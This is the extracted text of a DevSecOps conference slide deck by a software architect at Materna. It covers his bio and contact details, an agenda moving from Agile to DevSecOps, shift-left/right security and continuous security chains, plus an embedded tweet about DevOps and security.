

DevSecOps **ABER SICHER!** *KONTINUIERLICH SICHERER WERDEN*

Frank Pientka @fpientka

Wir digitalisieren Ihre Welt!

Who is Frank Pientka? @fpientka



Frank Pientka

Dipl.-Informatiker (TH Karlsruhe)

married, two daughters

Principal Software Architect in Dortmund

AWS Certified Security, Database – Specialty

AWS Certified Solutions Architect

over 30 years IT experience,

Projects, publications, talks

<http://twitter.com/@fpientka>

frank.pientka@materna.de

+49 (231) 5599 8854

+49 (1570) 1128854

www.materna.de

Bring more quality in software

aws  CERTIFIED



Die CO₂-Emissionen der eigenen Cloud-Nutzung visualisieren

Bewusst konsumieren

Frank Pientka

Nicht nur aus ökonomischen Gründen sind Cloud-Provider daran interessiert, klimaneutraler zu werden. Doch noch fehlen geeignete Bemessungsgrundlagen. Wie also können Kunden ihren CO₂-Fußabdruck in der Cloud abschätzen und optimieren?

iX Special 2022 – Green IT s.96





Agenda

1

From **Agile** to
DevSecOps

2

Security
challenges


3

Shift-Left/-Right
approach


4

Continuous security
chains

Security-by-Design Entwicklungsprozess (klassisch)



Continuous development lifecycle





Pete Cheslock


@petecheslock



Suivre

Everyone seemed to like this representation of DevOps and Security from my talk at [#devopsdays](#) Austin

[Voir la traduction](#)



RETWEETS
2 378

J'AIME
1 948



08:53 - 5 mai 2015




Retweets 2,4 k



Likes 1,9 k



Development, Security, Operations, Quality Assurance???



DevSecOps – more continuous quality

DevSecOps
Is **NOT**
NO Sec or Ops





Agenda

1

From Agile to
DevSecOps

2

Security
challenges


3

Shift-Left/-Right
approach

4

Continuous **security**
chains

